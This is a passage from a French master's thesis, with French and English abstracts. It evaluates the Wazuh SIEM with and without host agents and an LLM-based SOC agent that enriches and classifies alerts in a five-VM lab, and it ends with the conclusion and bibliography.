| Groq/LLaMA 3.1   | Cloud (Groq)        | Analyse IA et classification des alertes  | API HTTPS                  |
| VirusTotal       | Cloud (Google)      | Réputation des IPs et fichiers            | API HTTPS                  |
| AbuseIPDB        | Cloud               | Score de réputation des IPs               | API HTTPS                  |
| AlienVault OTX   | Cloud               | IoC partagés par la communauté            | API HTTPS                  |
| Windows Firewall | Windows             | Blocage automatique des IPs malveillantes | subprocess (netsh)         |
| Gmail SMTP       | Google              | Envoi des rapports au SOC                 | SMTP TLS :587              |

### 3.8 Limites et perspectives d'amélioration

L'agent IA SOC développé dans ce travail constitue une preuve de concept fonctionnelle et déployée, mais plusieurs axes d'amélioration ont été identifiés lors de l'expérimentation :

- **Détection des IPs critiques** : dans notre laboratoire, toutes les IPs sont privées (192.168.56.x), ce qui limite l'enrichissement via Threat Intelligence. Dans un environnement de production avec des attaquants externes, l'enrichissement apporterait une valeur considérablement plus importante.
- **Persistance du tunnel SSH** : le tunnel SSH doit être maintenu manuellement. Une amélioration consisterait à l'intégrer directement dans le code Python via la bibliothèque `paramiko` ou à configurer un accès direct à OpenSearch depuis l'extérieur avec authentification renforcée.
- **Apprentissage automatique** : l'agent actuel utilise un modèle de langage généraliste pour la classification. L'intégration d'un modèle entraîné spécifiquement sur des données d'alertes Wazuh (Random Forest, XGBoost) permettrait une classification plus précise et plus rapide.
- **Interface de monitoring** : un dashboard web temps réel permettrait aux analystes SOC de visualiser les décisions de l'agent, approuver ou rejeter les blocages automatiques, et ajuster les seuils de classification.
- **Intégration SOAR** : la connexion avec une plateforme SOAR (*Security Orchestra-*

tion, Automation and Response) comme TheHive ou Shuffle permettrait d'automatiser des workflows de réponse aux incidents plus complexes.

- **Utilisation de LLM spécialisés en sécurité :** des modèles comme SecureBERT ou CyberSecBERT, entraînés spécifiquement sur des données de cybersécurité, offriraient potentiellement une meilleure précision pour l'analyse des alertes.

### 3.9 Bilan de l'Agent IA SOC

L'Agent IA SOC développé dans ce travail représente une contribution concrète et déployée à l'intégration de l'intelligence artificielle dans un SIEM open source. Il démontre la faisabilité d'un système de détection et de réponse autonome, combinant la richesse des alertes Wazuh avec la puissance analytique des LLM modernes et l'enrichissement par des sources de Threat Intelligence mondiales. Les résultats obtenus – 20 alertes analysées, rapport PDF généré et envoyé par email en moins de 8 minutes – valident la viabilité de cette approche pour des environnements de production.

## **CHAPITRE IV : RÉSULTATS ET INTERPRÉTATIONS**

## **1 Introduction**

Ce chapitre présente les résultats obtenus lors de l'expérimentation menée dans le cadre de ce mémoire. L'objectif principal était d'évaluer l'apport de l'intégration d'un moteur d'intelligence artificielle au sein du SIEM Wazuh afin d'améliorer la détection des menaces, la réduction des faux positifs et l'automatisation des actions de sécurité.

Les expérimentations ont été réalisées dans un environnement virtualisé composé de cinq machines virtuelles représentant une infrastructure d'entreprise : un serveur Active Directory sous Windows Server 2025, un poste client Windows 10, un serveur Ubuntu, une machine d'attaque Kali Linux et un serveur Wazuh assurant la supervision centralisée.

Plusieurs scénarios d'attaque inspirés du framework MITRE ATT&CK ont été exécutés afin de produire des événements de sécurité représentatifs. Les résultats ont ensuite été analysés selon deux approches :

- Wazuh seul (détection traditionnelle basée sur des règles) ;
- Wazuh enrichi par un Agent IA SOC intégrant l'analyse comportementale, la Threat Intelligence et des mécanismes de réponse automatique.

L'objectif de cette analyse est de mesurer l'efficacité réelle de cette architecture hybride et d'identifier ses bénéfices ainsi que ses limites.

## **2 Évaluation des performances du SIEM Wazuh**

### **2.1 Taux de détection avant et après intégration**

La première phase des expérimentations consistait à exécuter l'ensemble des scénarios d'attaque sans installer les agents Wazuh sur les machines cibles.

Les résultats montrent qu'aucune alerte n'a été générée malgré l'exécution de plusieurs attaques significatives telles que :

- brute force WinRM ;
- brute force SSH ;
- création de comptes privilégiés ;
- modification de fichiers système ;
- mouvements latéraux ;
- élévation de privilèges.

Cette situation confirme qu'un SIEM dépourvu d'agents de collecte sur les hôtes surveillés ne dispose pas de visibilité suffisante pour détecter les activités malveillantes locales.

Après le déploiement des agents Wazuh sur les systèmes Windows et Linux, les mêmes attaques ont été reproduites. Les résultats obtenus montrent une amélioration radicale de la capacité de détection. Wazuh a été capable de détecter six techniques d'attaque sur huit testées.

Le tableau comparatif réalisé lors de l'expérimentation met en évidence cette évolution :

TABLE 4.19 – Taux de détection avant et après déploiement des agents Wazuh

| Technique                | Avant agents   | Après agents |
|--------------------------|----------------|--------------|
| Brute Force WinRM        | Non détecté    | Détecté      |
| Brute Force SSH          | Non détecté    | Détecté      |
| Création Domain Admin    | Non détecté    | Détecté      |
| Modification /etc/passwd | Non détecté    | Détecté      |
| Création compte sudo     | Non détecté    | Détecté      |
| Session Evil-WinRM       | Non détecté    | Détecté      |
| SYN Flood                | Non détecté    | Non détecté  |
| Kerberoasting            | Non applicable | Non détecté  |

Les résultats démontrent que le déploiement des agents constitue un facteur essentiel dans l'efficacité opérationnelle du SIEM.

## 2.2 Analyse des alertes générées

L'analyse détaillée des alertes révèle une forte capacité de corrélation de Wazuh.

L'attaque de brute force WinRM a généré à elle seule **14 728 événements** en trente minutes. Les règles **60122** et **60204** ont été déclenchées automatiquement, identifiant de multiples tentatives de connexion échouées associées à une activité de type brute force. Cette détection a été enrichie par un mappage automatique vers les techniques MITRE ATT&CK correspondantes.

De manière similaire, la création d'un compte administrateur de domaine a été détectée par la règle **60109** tandis que la création d'un utilisateur privilégié sous Linux a été détectée par la règle **5902** avec un niveau de criticité élevé.

L'un des points forts observés est la capacité de Wazuh à associer automatiquement les événements détectés aux référentiels de conformité tels que PCI-DSS, GDPR, HIPAA et NIST.

Cependant, certaines limites ont été observées. Les attaques SYN Flood n'ont pas été détectées par Wazuh seul car elles relèvent davantage de la supervision réseau que de la surveillance hôte. Cette limitation confirme la nécessité d'intégrer des outils complémentaires tels que Suricata ou Zeek afin d'obtenir une visibilité complète sur les menaces réseau.

## 3 Performances du moteur d'Intelligence Artificielle

### 3.1 Précision de l'analyse comportementale

L'apport principal de ce travail réside dans le développement d'un Agent IA SOC capable d'analyser automatiquement les alertes générées par Wazuh.

Lors du premier cycle expérimental, l'agent a récupéré 20 alertes issues d'OpenSearch puis les a enrichies à l'aide de plusieurs plateformes de Threat Intelligence avant de les soumettre au modèle d'intelligence artificielle.

Les résultats obtenus montrent que :

- 14 alertes (70 %) ont été classifiées comme **HAUTE** ;

— 6 alertes (30 %) ont été classifiées comme **MOYENNE**.

Les alertes classées « Haute » concernaient principalement :

- les accès privilégiés ;
- les connexions SSH suspectes ;
- les activités associées aux tentatives d'intrusion.

Cette capacité de classification constitue une amélioration importante par rapport à une approche purement basée sur des règles, car elle permet de hiérarchiser automatiquement les événements en fonction de leur contexte et de leur niveau de risque.

### 3.2 Réduction des faux positifs et faux négatifs

L'un des objectifs majeurs de l'intégration de l'intelligence artificielle était la réduction de la fatigue des analystes SOC provoquée par un volume important d'alertes.

Les premiers résultats obtenus sont particulièrement encourageants puisque l'Agent IA SOC n'a identifié **aucun faux positif** parmi les vingt alertes analysées.

Cette amélioration s'explique par plusieurs mécanismes :

- enrichissement contextuel via VirusTotal ;
- vérification de réputation via AbuseIPDB ;
- corrélation avec les indicateurs de compromission d'AlienVault OTX ;
- analyse contextuelle réalisée par le modèle LLaMA 3.1.

Par ailleurs, l'approche comportementale introduite par l'intelligence artificielle permet potentiellement de détecter certaines attaques qui ne déclencheraient pas de règles traditionnelles, notamment les attaques « *Low and Slow* » ou certaines activités anormales ne correspondant à aucune signature connue.

## 4 Évaluation de la réactivité de l'Agent IA SOC

### 4.1 Temps de réponse du mécanisme de blocage automatique

L'Agent IA SOC intègre un mécanisme de réponse automatique permettant de bloquer les adresses IP jugées malveillantes via le pare-feu Windows.

Lors des tests réalisés dans le laboratoire, aucune adresse IP n'a été bloquée automatiquement. Cette situation s'explique par le fait que toutes les machines utilisées appartenaient à un réseau privé (192.168.56.0/24). Les mécanismes de protection intégrés empêchent volontairement le blocage des adresses IP internes afin d'éviter toute interruption accidentelle des communications du laboratoire.

Malgré l'absence de blocage effectif, les tests ont confirmé le bon fonctionnement du mécanisme de décision et la capacité du système à générer automatiquement les commandes de protection lorsque les conditions sont réunies.

### 4.2 Efficacité de l'intégration avec la Threat Intelligence

L'intégration des plateformes de Threat Intelligence constitue l'un des éléments les plus innovants de la solution proposée. Trois sources externes ont été exploitées : VirusTotal, AbuseIPDB et AlienVault OTX.

Cette intégration permet d'enrichir les alertes avec :

- la réputation des adresses IP ;
- les signalements de compromission ;
- les indicateurs de menace connus à l'échelle mondiale.



L'analyse a démontré que cette contextualisation améliore considérablement la pertinence des alertes et facilite la prise de décision des analystes SOC. Le principal inconvénient observé concerne la latence induite par les appels aux API externes. Le traitement complet de vingt alertes a nécessité environ huit minutes.

## **5 Discussion et Interprétation Globale**

### **5.1 Apports de la solution par rapport aux systèmes traditionnels**

Les résultats obtenus démontrent clairement la pertinence d'une approche hybride combinant Wazuh et Intelligence Artificielle. Contrairement à un SIEM traditionnel fondé uniquement sur des règles statiques, la solution développée apporte :

- une analyse contextuelle des alertes ;
- une hiérarchisation automatique des événements ;
- une réduction des faux positifs ;
- une intégration native de la Threat Intelligence ;
- des capacités de réponse automatisée.

Cette approche permet de rapprocher le fonctionnement du système d'un véritable SOC intelligent.

### **5.2 Limites rencontrées lors de l'expérimentation**

Malgré les résultats encourageants, plusieurs limites ont été observées.

La première concerne la taille relativement limitée du laboratoire expérimental. Les scénarios testés restent représentatifs mais ne couvrent pas l'ensemble des attaques observables dans un environnement réel.

La deuxième limite est liée à l'utilisation exclusive d'adresses IP privées, ce qui réduit l'intérêt de certaines fonctionnalités de Threat Intelligence.

Enfin, le recours à des API externes introduit une dépendance réseau et une latence pouvant devenir problématique dans certains contextes opérationnels.

### **5.3 Perspectives d'évolution et recommandations**

Plusieurs pistes d'amélioration peuvent être envisagées :

- intégration d'un IDS réseau tel que Suricata ;
- ajout de modèles supervisés dédiés à la détection comportementale ;
- mise en œuvre d'une architecture SOAR complète ;
- enrichissement automatique des indicateurs de compromission ;
- déploiement dans un environnement réel à plus grande échelle ;
- utilisation de modèles spécialisés en cybersécurité entraînés sur des jeux de données SOC.

Ces améliorations permettraient d'augmenter la précision du système et de renforcer ses capacités d'automatisation.

## **Conclusion du chapitre**

Les résultats obtenus démontrent que l'intégration de l'intelligence artificielle au sein de Wazuh améliore significativement les capacités de détection et d'analyse des menaces.

Alors que le SIEM seul dépend essentiellement de règles statiques, l'ajout d'un Agent IA SOC permet d'apporter une dimension comportementale, contextuelle et décisionnelle à la surveillance de sécurité.

Les expérimentations ont confirmé la capacité de la solution à détecter efficacement les activités malveillantes, à réduire les faux positifs et à enrichir les alertes grâce à la Threat Intelligence. Malgré certaines limitations liées au contexte expérimental, les résultats obtenus valident l'intérêt d'une architecture hybride SIEM-IA pour les futurs centres opérationnels de sécurité.

## CONCLUSION GÉNÉRALE

À l'ère de la transformation numérique, les systèmes d'information sont devenus des actifs stratégiques pour les organisations. Cette évolution s'accompagne toutefois d'une augmentation constante du nombre, de la fréquence et de la sophistication des cyberattaques. Les entreprises doivent aujourd'hui faire face à des menaces de plus en plus complexes, capables de contourner les mécanismes de protection traditionnels et d'exploiter rapidement la moindre vulnérabilité présente dans leur infrastructure. Dans ce contexte, la détection précoce des incidents de sécurité constitue un enjeu majeur pour garantir la confidentialité, l'intégrité et la disponibilité des données.

C'est dans cette perspective que s'inscrit ce mémoire, dont l'objectif principal était d'étudier et de mettre en œuvre une approche innovante combinant un système SIEM et des techniques d'intelligence artificielle afin d'améliorer la détection des menaces et des comportements malveillants. Plus précisément, ce travail a porté sur l'intégration d'un moteur d'analyse intelligent au sein de la plateforme Wazuh afin de renforcer ses capacités de surveillance et d'analyse des événements de sécurité.

La première étape de ce projet a consisté à réaliser une étude approfondie des SIEM traditionnels, de leur architecture, de leurs mécanismes de corrélation basés sur des règles ainsi que de leurs limites face aux attaques modernes. Cette analyse a mis en évidence plusieurs problématiques récurrentes, notamment la génération excessive de faux positifs, la dépendance aux signatures connues et les difficultés rencontrées pour identifier les menaces inconnues ou les comportements anormaux. L'étude des concepts liés à l'intelligence artificielle et au Machine Learning a ensuite permis de démontrer l'intérêt croissant de ces technologies dans le domaine de la cybersécurité, en particulier pour la détection comportementale et l'automatisation de l'analyse des incidents.

Dans un second temps, une infrastructure expérimentale complète a été conçue et déployée dans un environnement virtualisé. Cette plateforme était composée de cinq machines virtuelles simulant une infrastructure d'entreprise réelle : un serveur Active Directory sous Windows Server 2025, un poste client Windows 10, un serveur Ubuntu, une machine d'attaque Kali Linux ainsi qu'un serveur Wazuh chargé de centraliser et d'analyser les événements de sécurité. Cette architecture a permis de reproduire différents scénarios d'attaque inspirés du framework MITRE ATT&CK et représentatifs des menaces susceptibles d'être rencontrées dans un environnement professionnel.

Les expérimentations menées ont permis de mettre en évidence l'importance du déploiement des agents Wazuh sur les systèmes supervisés. Avant leur installation, les attaques réalisées généraient peu ou pas d'informations exploitables par le SIEM. Après leur déploiement, Wazuh a démontré une capacité de détection significativement améliorée en identifiant plusieurs techniques d'attaque telles que les attaques par force brute, la création de comptes privilégiés, les modifications de fichiers sensibles ou encore certaines tentatives d'élévation de privilèges. Ces résultats confirment l'efficacité des mécanismes de corrélation et de surveillance proposés par la plateforme.

L'apport principal de ce travail réside toutefois dans la conception et l'intégration d'un **Agent IA SOC** destiné à enrichir les capacités d'analyse du SIEM. Cette solution combine plusieurs composantes complémentaires : l'exploitation de modèles de langage avancés, l'intégration de services de Threat Intelligence, l'analyse contextuelle des alertes ainsi que des mécanismes de réponse automatisée. Les résultats obtenus démontrent que cette approche hybride permet d'améliorer la pertinence des alertes, de faciliter leur interprétation et de

réduire la charge de travail des analystes de sécurité.

L'évaluation de la solution a également montré que l'intégration de l'intelligence artificielle contribue à une meilleure priorisation des événements de sécurité. Les alertes les plus critiques sont identifiées plus rapidement et enrichies par des informations contextuelles issues de différentes sources externes. Cette capacité d'enrichissement représente un avantage considérable pour les équipes de sécurité, qui disposent ainsi d'une vision plus complète de la menace avant d'entreprendre des actions de remédiation.

Au-delà des performances observées, ce projet a permis de démontrer que l'intelligence artificielle ne doit pas être considérée comme un remplacement des SIEM traditionnels, mais plutôt comme un **complément stratégique** capable d'en renforcer considérablement l'efficacité. La combinaison de règles de corrélation éprouvées et de mécanismes d'analyse intelligente constitue aujourd'hui l'une des approches les plus prometteuses pour répondre aux défis actuels de la cybersécurité.

Malgré les résultats encourageants obtenus au cours de cette étude, certaines limites doivent être prises en considération. L'environnement expérimental utilisé reste de taille réduite comparativement à une infrastructure d'entreprise réelle. De plus, les scénarios d'attaque mis en œuvre ne couvrent qu'une partie des techniques recensées dans le framework MITRE ATT&CK. Enfin, l'utilisation de services externes de Threat Intelligence peut introduire des contraintes liées à la disponibilité des API, à la latence des traitements ou encore aux limitations imposées par certains fournisseurs.

Ces limites ouvrent cependant la voie à de nombreuses perspectives de recherche et d'amélioration. Une première évolution consisterait à intégrer des algorithmes avancés de Machine Learning supervisé et non supervisé capables d'apprendre continuellement à partir des événements observés dans l'environnement. L'utilisation de techniques de Deep Learning, notamment les réseaux de neurones récurrents (LSTM) ou les architectures Transformer spécialisées en cybersécurité, pourrait permettre d'améliorer davantage la détection des comportements anormaux et des attaques furtives.

Une autre perspective particulièrement intéressante réside dans le développement d'un véritable **SOC autonome** intégrant des mécanismes SOAR (*Security Orchestration, Automation and Response*). Une telle architecture permettrait non seulement de détecter les menaces, mais également de déclencher automatiquement des actions de remédiation adaptées en fonction du contexte de l'attaque, réduisant ainsi considérablement les temps de réaction.

L'émergence récente des grands modèles de langage (LLM) ouvre également des perspectives prometteuses. Ces technologies pourraient être utilisées pour générer automatiquement des rapports d'incident, assister les analystes dans leurs investigations, expliquer les alertes de manière contextualisée ou encore proposer des plans de réponse adaptés aux menaces détectées. À terme, l'intégration de ces modèles au sein des centres opérationnels de sécurité pourrait transformer profondément les méthodes de surveillance et de gestion des incidents.

Enfin, il serait particulièrement pertinent de déployer la solution développée dans un environnement de production réel afin d'évaluer son comportement face à des volumes importants de données et à des menaces variées. Une telle expérimentation permettrait de mesurer plus précisément les gains opérationnels apportés par l'intelligence artificielle et de valider son intérêt dans un contexte professionnel.

En définitive, ce travail démontre que l'intégration de l'intelligence artificielle dans un SIEM constitue une approche pertinente pour renforcer la détection des cybermenaces et améliorer la prise de décision des équipes de sécurité. Les résultats obtenus confirment que la convergence entre cybersécurité, intelligence artificielle et automatisation représente au-

jourd'hui une voie d'avenir pour la protection des systèmes d'information. Face à un paysage de menaces en constante évolution, les organisations devront de plus en plus s'appuyer sur des solutions intelligentes, adaptatives et proactives afin d'assurer une cybersécurité efficace et durable.

## BIBLIOGRAPHIE

Imrana Ben Amor, *Déploiement et architecture Wazuh*, –, pp. 96–133, 2023.

Alphonse Cyber, *Installation et configuration de Wazuh*, Alphonse Cyber, 24 juin 2024.

CS-Solek.fr, *SIEM : Sécuriser les systèmes et configurations*, M, février 2025.

Stéphane Seungto Abselsouba, *Implémentation d'un SIEM avec Wazuh*, 7 août 2025.

Tasnim Neffati & Chaima Ferjani, *Mise en place d'une solution SIEM optimisée par l'IA*, Année universitaire 2024–2025.

Islem Kammoun, *Implementation of an AI-Powered SOC*, Année universitaire 2024–2025.

Microsoft, *What is AI for Cybersecurity ?*, Microsoft Security, 2025. Disponible sur : <https://www.microsoft.com/fr-fr/security/business/security-101/what-is-ai-for-cybersecurity>

Elastic, *AI SIEM Landscape*, Elastic Blog, 2025. Disponible sur : <https://www.elastic.co/fr/blog/ai-siem-landscape>

Stellar Cyber, *SIEM Implementation Best Practices*, Stellar Cyber, 2025. Disponible sur : <https://stellarcyber.ai/fr/learn/siem-implementation-best-practices/>

## RÉSUMÉ

Face à l'augmentation constante des cyberattaques et à la sophistication croissante des menaces informatiques, les organisations doivent disposer de mécanismes de surveillance capables de détecter rapidement les comportements malveillants et les vulnérabilités susceptibles de compromettre leurs systèmes d'information. Les solutions SIEM (Security Information and Event Management) constituent aujourd'hui l'un des principaux moyens utilisés pour centraliser, corrélérer et analyser les événements de sécurité provenant de différentes sources. Cependant, les SIEM traditionnels reposent principalement sur des mécanismes de corrélation basés sur des règles prédéfinies, ce qui limite leur capacité à détecter les attaques inconnues, les comportements anormaux ou les menaces évolutives. Ils sont également confrontés à des problématiques récurrentes telles que la génération excessive de faux positifs et la surcharge des équipes de sécurité.

Dans ce contexte, ce mémoire s'intéresse à l'intégration de l'intelligence artificielle dans un système SIEM afin d'améliorer la détection avancée des menaces et des vulnérabilités. L'objectif principal de ce travail est de proposer une architecture hybride combinant les capacités de supervision du SIEM Wazuh avec les mécanismes d'analyse et de prise de décision apportés par l'intelligence artificielle.

La première partie de cette étude est consacrée à l'état de l'art. Elle présente l'évolution des SIEM traditionnels, leur architecture, leurs principes de fonctionnement ainsi que leurs limites face aux cyberattaques modernes. Une attention particulière est accordée à la plateforme Wazuh, dont l'architecture repose sur plusieurs composants essentiels : Wazuh Manager, Wazuh Agent, OpenSearch, Filebeat et le tableau de bord de supervision. Les principales fonctionnalités offertes par Wazuh sont également étudiées, notamment la surveillance des hôtes (HIDS), l'analyse des journaux d'événements, le contrôle d'intégrité des fichiers (FIM), la détection de rootkits, la détection de vulnérabilités et le support des exigences de conformité réglementaire. Cette partie aborde également les concepts fondamentaux de l'intelligence artificielle appliquée à la cybersécurité, notamment le Machine Learning supervisé et non supervisé, le Deep Learning ainsi que les différentes applications de l'IA dans les centres opérationnels de sécurité.

Afin de valider l'approche proposée, une infrastructure expérimentale a été mise en place dans un environnement virtualisé. Cette infrastructure est composée de cinq machines virtuelles connectées sur le réseau privé 192.168.56.0/24. Le laboratoire comprend un serveur Wazuh (192.168.56.100) chargé de la collecte et de l'analyse des événements de sécurité, un contrôleur de domaine Active Directory sous Windows Server 2025 (192.168.56.10), un poste client Windows 10 (192.168.56.20), un serveur Ubuntu (192.168.56.30) ainsi qu'une machine Kali Linux (192.168.56.40) utilisée comme plateforme d'attaque. Cette architecture permet de reproduire un environnement d'entreprise réaliste et de générer des scénarios d'attaque variés.

La phase expérimentale s'appuie sur le framework MITRE ATTCK afin de structurer les différentes étapes du pentest et de reproduire plusieurs techniques d'attaque représentatives des menaces actuelles. Les scénarios réalisés incluent notamment des attaques par force brute sur les services WinRM et SSH, la création de comptes administrateurs, l'élévation de privilèges, les modifications de fichiers sensibles, l'ouverture de sessions distantes via Evil-WinRM ainsi que différentes actions de reconnaissance et de mouvement latéral. L'ensemble de ces activités a permis de générer un volume important de journaux de sécurité destinés à alimenter le SIEM et à évaluer son efficacité.

Les résultats obtenus démontrent tout d'abord l'importance du déploiement des agents Wazuh sur les systèmes supervisés. Avant leur installation, les attaques exécutées n'étaient pratiquement pas détectées. Après l'installation des agents sur les machines Windows et Linux, le SIEM a été capable d'identifier et de corréliser plusieurs techniques d'attaque avec succès. Les alertes générées ont été automatiquement associées aux techniques MITRE ATT&CK correspondantes ainsi qu'aux référentiels de conformité tels que PCI-DSS, GDPR ou NIST. Les expérimentations ont notamment montré la détection efficace des attaques par force brute, des modifications de comptes privilégiés et des manipulations de fichiers critiques.

Dans le but d'améliorer les capacités du SIEM, un Agent IA SOC a été développé puis intégré à l'architecture de sécurité. Cet agent est chargé de récupérer les alertes générées par Wazuh, de les enrichir à l'aide de différentes plateformes de Threat Intelligence telles que VirusTotal, AbuseIPDB et AlienVault OTX, puis d'effectuer une analyse contextuelle basée sur l'intelligence artificielle. Le système est également capable de produire des recommandations de sécurité et de préparer automatiquement des actions de réponse adaptées au niveau de risque identifié.

L'évaluation de cette approche hybride a permis de mettre en évidence plusieurs bénéfices significatifs. L'Agent IA SOC a démontré sa capacité à classer automatiquement les alertes selon leur criticité et à améliorer leur contextualisation grâce aux informations issues de la Threat Intelligence. Les résultats montrent également une réduction importante des faux positifs ainsi qu'une meilleure priorisation des événements de sécurité. L'analyse automatisée facilite ainsi le travail des analystes SOC en leur permettant de concentrer leurs efforts sur les alertes réellement critiques.

Malgré les résultats encourageants obtenus, certaines limites ont été observées. La taille réduite du laboratoire expérimental ne permet pas de reproduire l'ensemble des situations rencontrées dans un environnement de production réel. De plus, certaines attaques réseau nécessiteraient l'intégration de solutions complémentaires telles que Suricata ou Zeek afin d'obtenir une visibilité plus complète du trafic réseau. Enfin, les performances de la solution peuvent être influencées par les délais liés aux requêtes effectuées vers les services externes de Threat Intelligence.

Les travaux réalisés démontrent néanmoins que l'intégration de l'intelligence artificielle dans un SIEM constitue une approche pertinente pour renforcer les capacités de détection des cybermenaces et améliorer la prise de décision des équipes de sécurité. Cette convergence entre cybersécurité, intelligence artificielle et automatisation représente une évolution majeure pour les futurs centres opérationnels de sécurité. Les perspectives de recherche incluent notamment l'utilisation de modèles avancés de Deep Learning, l'intégration de solutions SOAR, l'exploitation de grands modèles de langage spécialisés en cybersécurité ainsi que le déploiement de la solution dans des environnements réels à grande échelle.

**Mots-clés :** Cybersécurité, SIEM, Wazuh, Intelligence Artificielle, Machine Learning, Threat Intelligence, MITRE ATT&CK, SOC, Détection d'intrusion, Analyse comportementale.



## **ABSTRACT**

With the continuous increase in cyberattacks and the growing sophistication of digital threats, organizations must rely on advanced monitoring mechanisms capable of detecting malicious activities and vulnerabilities before they can compromise critical information systems. Security Information and Event Management (SIEM) solutions have become essential tools for collecting, centralizing, correlating, and analyzing security events generated across an organization's infrastructure. However, traditional SIEM platforms mainly rely on rule-based correlation mechanisms, which limits their ability to detect unknown attacks, advanced persistent threats, and abnormal behaviors that do not match predefined signatures. Furthermore, these systems often generate a large number of false positives, increasing the workload of security analysts and reducing the efficiency of Security Operations Centers (SOCs).

In this context, this thesis investigates the integration of Artificial Intelligence (AI) into a SIEM platform in order to enhance advanced threat and vulnerability detection capabilities. The main objective of this work is to design and evaluate a hybrid architecture that combines the monitoring and event management functionalities of the Wazuh SIEM with intelligent analysis mechanisms provided by Artificial Intelligence.

The first part of this research focuses on the state of the art. It presents the evolution of traditional SIEM systems, their architectures, operating principles, strengths, and limitations when facing modern cyber threats. Particular attention is given to the Wazuh platform, whose architecture is based on several key components, including the Wazuh Manager, Wazuh Agents, Filebeat, OpenSearch, and the Wazuh Dashboard. The study also highlights the main functionalities offered by Wazuh, such as Host-Based Intrusion Detection Systems (HIDS), log analysis, File Integrity Monitoring (FIM), rootkit detection, vulnerability detection, and compliance monitoring. In addition, the state-of-the-art section explores the fundamental concepts of Artificial Intelligence applied to cybersecurity, including Machine Learning, Deep Learning, behavioral analysis, User and Entity Behavior Analytics (UEBA), and Threat Intelligence integration.

To validate the proposed approach, an experimental laboratory environment was designed and deployed using virtualization technologies. The infrastructure consists of five virtual machines connected through the private network 192.168.56.0/24. The environment includes a Wazuh server (192.168.56.100) responsible for security event collection and analysis, a Windows Server 2025 machine configured as an Active Directory Domain Controller (192.168.56.10), a Windows 10 client workstation (192.168.56.20), an Ubuntu Server (192.168.56.30), and a Kali Linux machine (192.168.56.40) used as the attack platform. This architecture simulates a realistic enterprise environment and provides a controlled framework for conducting security experiments and generating security-related events.

The experimental phase follows the MITRE ATTCK framework to structure penetration testing activities and reproduce various attack techniques commonly observed in modern cyberattacks. Several attack scenarios were executed, including SSH and WinRM brute-force attacks, privilege escalation, unauthorized administrator account creation, modification of critical system files, remote access through Evil-WinRM, and reconnaissance activities. These operations generated a significant amount of security logs that were collected and analyzed by the SIEM platform.

The obtained results demonstrate the critical importance of deploying Wazuh agents on monitored systems. Prior to agent installation, the attacks generated little or no detectable security events. After deploying the agents on both Windows and Linux machines, Wazuh

successfully identified and correlated several attack techniques. The generated alerts were automatically mapped to corresponding MITRE ATT&CK techniques and compliance frameworks such as PCI-DSS, GDPR, HIPAA, and NIST. The experiments confirmed the effective detection of brute-force attacks, privileged account manipulations, and unauthorized modifications to sensitive system files.

To further enhance detection capabilities, an AI SOC Agent was designed and integrated into the security architecture. This intelligent component retrieves alerts generated by Wazuh, enriches them using multiple Threat Intelligence platforms such as VirusTotal, AbuseIPDB, and AlienVault OTX, and performs contextual analysis using Artificial Intelligence techniques. The system is also capable of generating security recommendations and preparing automated response actions based on the assessed risk level.

The evaluation of the proposed hybrid solution highlights several significant benefits. The AI SOC Agent demonstrated its ability to automatically classify alerts according to their severity and to improve alert contextualization through external threat intelligence data. The results also indicate a substantial reduction in false positives and an improved prioritization of security events. Consequently, the solution reduces the workload of security analysts and enables them to focus on the most critical incidents requiring immediate attention.

Despite the promising outcomes, several limitations were identified during the experimentation phase. The relatively small size of the laboratory environment does not fully represent the complexity of large-scale production infrastructures. Additionally, some network-based attacks would require the integration of complementary network monitoring solutions such as Suricata or Zeek to achieve complete visibility over network traffic. Finally, the overall performance of the system may be affected by delays introduced by external Threat Intelligence services and API response times.

Nevertheless, the results obtained throughout this research demonstrate that integrating Artificial Intelligence into a SIEM platform represents a relevant and effective approach to strengthening cyber threat detection capabilities and improving security decision-making processes. The convergence of cybersecurity, Artificial Intelligence, and automation is expected to play a major role in the evolution of future Security Operations Centers. Future research perspectives include the integration of advanced Deep Learning models, SOAR (Security Orchestration, Automation and Response) platforms, cybersecurity-focused Large Language Models (LLMs), and the deployment of the proposed solution in real-world enterprise environments.

**Keywords :** Cybersecurity, SIEM, Wazuh, Artificial Intelligence, Machine Learning, Threat Intelligence, MITRE ATT&CK, Security Operations Center (SOC), Intrusion Detection, Behavioral Analysis.